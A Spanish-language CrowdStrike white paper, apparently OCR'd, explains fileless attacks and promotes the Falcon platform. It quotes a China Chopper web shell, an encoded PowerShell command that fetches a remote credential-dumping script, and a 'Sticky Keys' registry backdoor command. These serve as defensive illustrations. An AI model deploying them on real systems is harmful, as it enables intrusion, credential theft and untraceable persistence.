
¿QUIÉN NECESITA CÓDIGO MALICIOSO?

CÓMO LOS ADVERSARIOS UTILIZAN ATAQUES SIN ARCHIVOS PARA ELUDIR SU SEGURIDAD



Con la mejora de las medidas de seguridad en cuanto a detección y bloqueo tanto de código malicioso como de ataques cibernéticos, los adversarios y los delincuentes cibernéticos se ven obligados a desarrollar constantemente nuevas técnicas para burlar la detección. Una de estas técnicas avanzadas conlleva el uso de exploits «sin archivos», en que no se escriben archivos ejecutables en el disco. Estos ataques son especialmente eficaces en la evasión de soluciones antivirus tradicionales, que buscan archivos guardados en el disco para analizarlos y determinar si son maliciosos.

Si bien los ataques sin archivos no son nuevos, cada vez son más frecuentes. En sus investigaciones de 2016, el equipo de respuesta a incidentes CrowdStrike™ Services precisó que ocho de cada diez vectores de ataque que culminaron con éxito en una vulneración utilizaban técnicas de ataque sin archivos. Para ayudarle a entender el riesgo que suponen los ataques sin archivos, en este libro blanco se explica cómo funcionan los ataques sin archivos, por qué las soluciones actuales son ineficaces frente a ellos y cuál es el enfoque probado de CrowdStrike para afrontar este reto.

«Ocho de cada diez vectores de ataque que culminaron con éxito en una vulneración utilizaban técnicas de ataque sin archivos.»

Fuente: CrowdStrike Cyber Intrusion Services Case Book

¿QUÉ ES UN ATAQUE SIN ARCHIVOS?

Un ataque sin archivos, o sin código malicioso, tiene lugar cuando un atacante elude la detección sin copiar archivos ejecutables portátiles en la unidad de disco. Existen varias técnicas que pueden utilizarse para comprometer un sistema de este modo.

A menudo se utilizan exploits y kits de exploits para ejecutar ataques directamente en la memoria aprovechando vulnerabilidades que existen en el SO o en las aplicaciones instaladas. El uso de credenciales robadas es otro método habitual de iniciar un ataque sin archivos. En su informe de investigación de vulneraciones de datos (DBIR) de 2017, Verizon reveló que el 81% de las vulneraciones de datos implicaban el uso de contraseñas poco seguras, predeterminadas o robadas (hasta un 18% respecto al año anterior). Esto permite al atacante acceder al sistema como un usuario normal. Tras la incursión inicial, el adversario puede utilizar herramientas proporcionadas por el propio SO, como Instrumental de administración de Windows (WMI) y Windows PowerShell, para realizar nuevas acciones sin tener que guardar archivos en el disco. Por ejemplo, puede establecer persistencia sin escribir nada en el disco ocultando código en el registro o el kernel, o creando cuentas de usuario que le concederán acceso libre al sistema.

En seguridad, el uso de una o más de estas técnicas se conoce comúnmente como «living off the land».

ANATOMÍA DE UNA INTRUSIÓN SIN ARCHIVOS

Mediante un ejemplo real puesto en evidencia por el equipo de respuesta a incidentes CrowdStrike Services, podemos analizar la estructura completa de una intrusión sin código malicioso. En este caso, el primer objetivo fue un servidor web con Microsoft ISS y una base de datos de SQL Server. Para la incursión inicial, el atacante empleó una web shell, un script corto que puede cargarse y ejecutarse en un servidor web. El script puede escribirse en cualquier lenguaje compatible con el servidor web, como Perl, Python, ASP o PHP. Las web shells son populares en dichos ataques porque pueden cargarse directamente en la memoria aprovechando una vulnerabilidad existente en el sistema, sin que se escriba nada en el disco. En este ataque en concreto, el adversario utilizó una inyección de código SQL para insertar su web shell en el servidor.

Las **WEB SHELLS** permiten acceso remoto a un sistema utilizando un explorador web. Pueden escribirse en ASP o PHP, o en cualquier otro lenguaje de scripting, y el código puede ser tan pequeño como el que se muestra a continuación.

EJEMPLO DE CÓDIGO DE UNA WEB SHELL SIMPLE:

```
<%@ PAGE LANGUAGE="JSCRIPT"%><%EVAL(REQUEST.ITEM["PASSWORD"],"UNSAFE");%>
```

Dado que el servidor web no verificó adecuadamente los caracteres de escape, el atacante pudo replicar la web shell en el servidor. La web shell usada, denominada «China Chopper», contenía comandos de JavaScript y es destacable porque solo utiliza 72 caracteres. La ejecución de la web shell en la memoria permitió al atacante utilizar la interfaz de usuario de Chopper para ejecutar comandos arbitrarios contra el servidor web.

Con acceso remoto completo al servidor web, el atacante pudo proceder al robo de credenciales mediante la ejecución de un comando de PowerShell codificado. El primer paso fue descargar un script de un servidor remoto, cargarlo directamente en la memoria y ejecutarlo. Ese script, a su vez, robó todas las contraseñas de texto sin formato guardadas en caché en la memoria del servidor web. En unos segundos, el atacante obtuvo varios nombres de usuario y contraseñas para todas las cuentas del sistema.

POWERSHELL es una herramienta legítima de Windows que permite a los atacantes realizar cualquier acción en un sistema comprometido sin necesidad de escribir código malicioso en el disco. Para mayor complicación, el atacante codificará el script de PowerShell, tal y como se muestra a continuación.

```
powershell -windowStyle hidden -ExecutionPolicy ByPass -encodedCommand
DQAKAAOACgBwAG8AdwBlAHIAcwBoAGUAbABsACAAIgBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAA-
gAE4AZQBOAC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoAC-
cAaABOAHQAcAA6AC8ALwBpAHMALgBnAGQALwBvAGUAbwBGAHUASQAnACkAOwAgAEkAbgB2AG8AawBlACOAT-
QBpAGOAaQBrAGEAdAB6ACAALQBEAHUAbQBwAEMAcgBlAGQAcwAiACAAPgAgAEMAOgBcAHUAcwBlAHIAcwBcA-
GEALgBOAHgAdAANAAoAIAAgACAAIAANAAoA
```

Su siguiente paso consistía en lograr persistencia en el servidor. Para hacerlo sin recurrir al uso de código malicioso, el atacante utilizó una técnica conocida como «Sticky Keys» (Teclas especiales, en español). Mediante la modificación de una línea del Registro de Windows, algo fácil de hacer con un comando de PowerShell o WMI, el atacante utiliza la clave de registro para establecer el proceso de teclado en pantalla de Windows en modo de depuración.

Las **STICKY KEYS** son claves de registro que proporcionan a un atacante acceso a una shell de comandos sin necesidad de credenciales de inicio de sesión.

Comando de registro para el hackeo de las Sticky Keys:

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t REG_SZ /d "cmd.exe" /f
```

Una vez en el modo de depuración, el teclado en pantalla permite a cualquier persona con acceso remoto abrir una línea de comandos con privilegios del sistema, sin necesidad de iniciar sesión. Tras establecer la clave de registro, el atacante puede regresar en cualquier momento simplemente abriendo una conexión a Escritorio remoto con el servidor web. Asimismo, acceder a un sistema sin generar un evento de inicio de sesión en el historial de eventos de Windows hace que sea prácticamente imposible rastrear las acciones del atacante.

TÉCNICAS SIN ARCHIVOS UTILIZADAS EN LAS DISTINTAS FASES DE UN ATAQUE

1-Incursión inicial
Exploit de inyección de código SQL contra un servidor web

2-Comando y control
Web Shell China Chopper

3-Escalamiento de privilegios
Volcado de credenciales mediante un script de PowerShell

4-Establecimiento de persistencia
Técnica «Sticky Keys» de modificación del registro

El código malicioso sin archivos utiliza herramientas y técnicas como:

- Kits de exploits
- Uso de herramientas legítimas como WMI y PowerShell
- Uso de credenciales robadas
- Código malicioso residente en el registro
- Código malicioso en memoria

CÓDIGO MALICIOSO SIN ARCHIVOS REAL

Hemos visto cómo puede perpetrarse un ataque sin archivos de principio a fin. Los adversarios también pueden combinar herramientas y métodos sin archivos con otras técnicas zurante un ataque.

Kits de exploits

Un exploit es una técnica que permite a un atacante aprovechar la vulnerabilidad de un SO o aplicación para acceder a un sistema. Los exploits son una técnica sin archivos eficaz, ya que pueden inyectarse directamente en la memoria sin que se escriba nada en el disco. Los kits de exploits han simplificado la vida de los atacantes y su trabajo, ya que les permiten automatizar y realizar incursiones iniciales en masa.

Los kits suelen proporcionar exploits para una gran variedad de vulnerabilidades, así como una consola de gestión que permite al atacante controlar el sistema comprometido tras aprovechar una vulnerabilidad. Algunos kits de exploits incluso ofrecen la capacidad de analizar el sistema de la víctima en busca de vulnerabilidades para que se pueda elaborar y lanzar un exploit exitoso a la carrera.

Código malicioso residente en el registro

El código malicioso residente en el registro es código malicioso que se instala en el Registro de Windows para seguir persistiendo mientras se elude la detección. El primero de este tipo fue Poweliks y desde entonces han aparecido muchas variantes. Algunas de ellas, como Kovter, han utilizado técnicas de ocultación en el registro similares para pasar desapercibidas. Poweliks llama a un servidor C2 (comando y control) desde el que el atacante puede enviar otras instrucciones al sistema comprometido. Todas estas acciones pueden realizarse sin que se escriban archivos en el disco.

Código malicioso en memoria

Algunos códigos maliciosos solo residen en la memoria para eludir la detección. Este es el caso de la nueva versión del gusano Duqu, que puede pasar inadvertido residiendo exclusivamente en la memoria. Duqu 2.0 está disponible en dos versiones; la primera es una puerta trasera que permite a un atacante lograr establecerse en una empresa. Si el atacante considera el objetivo valioso, puede utilizar la versión avanzada de Duqu 2.0, que ofrece funciones adicionales, como

reconocimiento, movimiento lateral y exfiltración de datos. Duqu 2.0 es famoso por haber comprometido empresas del sector de las telecomunicaciones, así como al menos un conocido proveedor de software de seguridad.

Ransomware sin archivos

Los atacantes de ransomware también están utilizando técnicas sin archivos para lograr sus objetivos. En este tipo de ransomware, el código malicioso se incrusta en un documento, mediante un lenguaje de scripting nativo como macros, o se escribe directamente en la memoria mediante exploits. A continuación, el ransomware utiliza herramientas administrativas legítimas como PowerShell para cifrar archivos rehenes sin que se escriba nada en el disco.

POR QUÉ LAS TECNOLOGÍAS TRADICIONALES NO PROTEGEN CONTRA ATAQUES SIN ARCHIVOS

Los ataques sin archivos van en aumento porque son extremadamente difíciles de detectar por las soluciones de seguridad tradicionales. Analicemos por qué algunas tecnologías de protección de endpoints actualmente en el mercado son tan susceptibles a estas intrusiones sin código malicioso.

Los antivirus antiguos están diseñados para buscar firmas de código malicioso conocido. Dado que los ataques sin archivos no tienen código malicioso, no hay nada que los antivirus puedan detectar.

CrowdStrike® combina de forma única **varios métodos** en un **enfoque potente e integrado** que ofrece protección de endpoints contra código malicioso y ataques sin archivos.

En el caso de los ataques sin archivos, los métodos de detección de código malicioso basados en Machine Learning (ML) se enfrentan a los mismos problemas que los antivirus antiguos. ML analiza de forma dinámica los archivos desconocidos y los clasifica como buenos o malos. Pero como hemos visto, en un ataque sin archivos no hay archivos para analizar, por lo que ML no puede ayudar.

El enfoque de listas blancas implica agregar a una lista todos los procesos permitidos en un equipo, con el fin de evitar que se ejecuten procesos desconocidos. El problema con los ataques sin archivos es que utilizan aplicaciones en listas blancas legítimas que son vulnerables, así como archivos ejecutables integrados del sistema operativo. Evitar aplicaciones en las que confían tanto los usuarios como el SO no es una opción.

Utilizar herramientas de indicadores de compromiso (IOC) para evitar ataques sin archivos tampoco resulta muy eficaz. Fundamentalmente, los IOC se parecen a las firmas de antivirus convencionales en que son artefactos maliciosos conocidos que un atacante deja tras de sí. No obstante, puesto que los ataques sin archivos utilizan procesos legítimos y operan dentro de la memoria, no dejan artefactos, por lo que poco pueden detectar las herramientas de IOC.

Otro enfoque implica el sandboxing, que puede adoptar cualquier forma, como detonación basada en la red y microvirtualización. Dado que los ataques sin archivos no

utilizan archivos ejecutables portátiles, no hay nada que la sandbox pueda detonar. Aunque se haya enviado algo a la sandbox, puesto que los ataques sin archivos suelen secuestrar procesos legítimos, la mayoría de las sandboxes lo ignorarían.

ENFOQUE DE LA PLATAFORMA DE CROWDSTRIKE

Como hemos visto, las técnicas sin archivos son sumamente difíciles de detectar si utiliza métodos de protección basados en firmas, sandboxing, listas blancas o incluso Machine Learning.

Para proteger contra ataques sigilosos sin archivos, CrowdStrike combina de forma única varios métodos en un enfoque potente e integrado que ofrece protección de endpoints sin parangón. La plataforma CrowdStrike Falcon™ proporciona protección de endpoints de próxima generación basada en la nube mediante un agente liviano que ofrece una serie de métodos de prevención y detección complementarios:

- **El inventario de aplicaciones** detecta las aplicaciones vulnerables que se ejecutan en su entorno y aplica los parches o actualizaciones correspondientes para que no puedan ser el blanco de los kits de exploits.

- **El bloqueo de exploits** detiene la ejecución de ataques sin archivos mediante exploits que aprovechan las vulnerabilidades sin parches.

- **Los indicadores de ataque (IOA)** identifican y bloquean el ransomware desconocido en las primeras fases de un ataque, antes de que pueda ejecutarse por completo y ocasionar daños. Esta capacidad también protege contra nuevas categorías de ransomware que no utilizan archivos para cifrar los sistemas de las víctimas.

- **La cacería gestionada** busca de forma permanente y proactiva actividades maliciosas generadas como consecuencia del uso de técnicas sin archivos.

EL PODER DE LOS IOA

Los IOA son importantes porque ofrecen una capacidad proactiva única. Los IOA buscan señales de que se esté perpetrando un ataque, en lugar de preocuparse por cómo se ejecutan los pasos del ataque. Estas señales pueden incluir la ejecución de códigos, intentos de ser sigiloso o movimiento lateral, entre otros. La forma en que se inician o ejecutan estos pasos no resulta de interés para los IOA. Por ejemplo, a los IOA no les interesa si una acción se inició desde un archivo copiado en una unidad o mediante una técnica sin archivos. Los IOA están pendientes de las acciones que se realizan, la relación entre ellas, su secuencia y su dependencia, lo que reconocen como indicadores que revelan las verdaderas intenciones y objetivos detrás de una secuencia de eventos. Los IOA no se centran en el código malicioso ni las herramientas específicas que utilizan los atacantes.

Asimismo, en el caso de los ataques sin archivos, el código malicioso puede utilizar lenguaje de scripting legítimo, como PowerShell, sin que se escriba nada en el disco. Como ya hemos visto, esto supone un reto para los métodos basados en firmas, listas blancas, sandboxing e incluso Machine Learning.

Por el contrario, los IOA detectan las secuencias de eventos que debe llevar a cabo un ataque o código malicioso para completar su misión. Esto expone incluso los métodos sin archivos más sigilosos para que puedan abordarse rápidamente.

Por último, puesto que tienen en cuenta la intención, el contexto y las secuencias de acciones, los IOA pueden detectar y bloquear actividades maliciosas, incluso si se perpetran utilizando una cuenta legítima, algo habitual cuando un atacante utiliza credenciales robadas.

Todo esto convierte los IOA en un gran avance para la prevención de ataques de código malicioso sin archivos. En lugar de intentar librar la infructuosa batalla de evitar los ataques sin archivos basándose en la presencia de archivos ejecutables en el disco, los IOA supervisan, detectan y detienen los efectos de dichos ataques antes de que el daño esté hecho.

CACERÍA GESTIONADA

La cacería gestionada es otra protección única y eficaz contra los ataques sin archivos. Falcon OverWatch™ es el componente de cacería de amenazas de la plataforma Falcon y ofrece un

nivel de protección adicional contra los ataques sin archivos. Gracias a la potencia de la plataforma Falcon, el equipo OverWatch caza proactivamente amenazas las 24 horas del día, los siete días de la semana, supervisando los entornos de los clientes y cazando actividades que son demasiado sutiles para ser detectadas por tecnologías de seguridad estándar, pero que podrían indicar un ataque en ciernes. Falcon OverWatch garantiza la detección de incluso los ataques más sofisticados y sigilosos a medida que tienen lugar. Mejora su eficacia respecto a las técnicas sin archivos detectando e identificando sofisticados ataques de vanguardia difíciles de detectar y generando alertas significativas y ayuda precisa de remediación guiada.

CONCLUSIÓN

Es probable que la combinación de alta eficacia y facilidad de creación que permiten los kits de exploits aumente la prevalencia de las técnicas de hackeo sin archivos en el futuro. Lamentablemente, dada la incapacidad de los antivirus tradicionales para evitar los ataques sin archivos, los hackers se están centrando cada vez más en estas técnicas sigilosas. Por consiguiente, los profesionales de la seguridad deben tener en cuenta los ataques sin archivos y el código malicioso sin archivos en sus estrategias de seguridad. Tal y como se explica en este libro blanco, las contramedidas de seguridad tradicionales pueden resultar inadecuadas para combatir los ataques sin archivos, por lo que se necesitan nuevos métodos de protección. CrowdStrike Falcon ofrece una solución integral

que, además de proteger contra ataques sin archivos, también ofrece protección superior contra amenazadas de código malicioso conocido y desconocido.

ACERCA DE **CROWDSTRIKE**

CrowdStrike es el líder en protección de endpoints de próxima generación, inteligencia de amenazas y servicios de respuesta a incidentes. La tecnología central de CrowdStrike, la plataforma CrowdStrike Falcon™, detiene vulneraciones evitando y respondiendo a todo tipo de ataques, con y sin código malicioso.

CrowdStrike ha revolucionado la protección de endpoints al ser la primera y única empresa en unificar tres elementos clave: antivirus de próxima generación, detección y respuesta para endpoints (EDR), y un servicio gestionado de cacería 24/7, todo ello de la mano de un único agente liviano.

Falcon utiliza la base de datos pendiente de patente CrowdStrike Threat Graph™ para analizar y correlacionar miles de millones de eventos en tiempo real, con el fin de ofrecer una protección integral y visibilidad en cinco segundos de todos los endpoints. Muchas de las principales empresas mundiales ya confían en CrowdStrike, incluidas tres de las 10 empresas multinacionales con mayores ingresos, cinco de las 10 mayores instituciones financieras, tres de los 10 principales proveedores de asistencia sanitaria y tres de las 10 principales empresas de energía. En la actualidad, CrowdStrike Falcon se encuentra implantado en más de 176 países.

Detenemos vulneraciones. Más información: **www.crowdstrike.com**

CROWDSTRIKE

crowdstrike.com

15440 Laguna Canyon Road, Suite 250, Irvine, CA 92618

VER. 05.16.17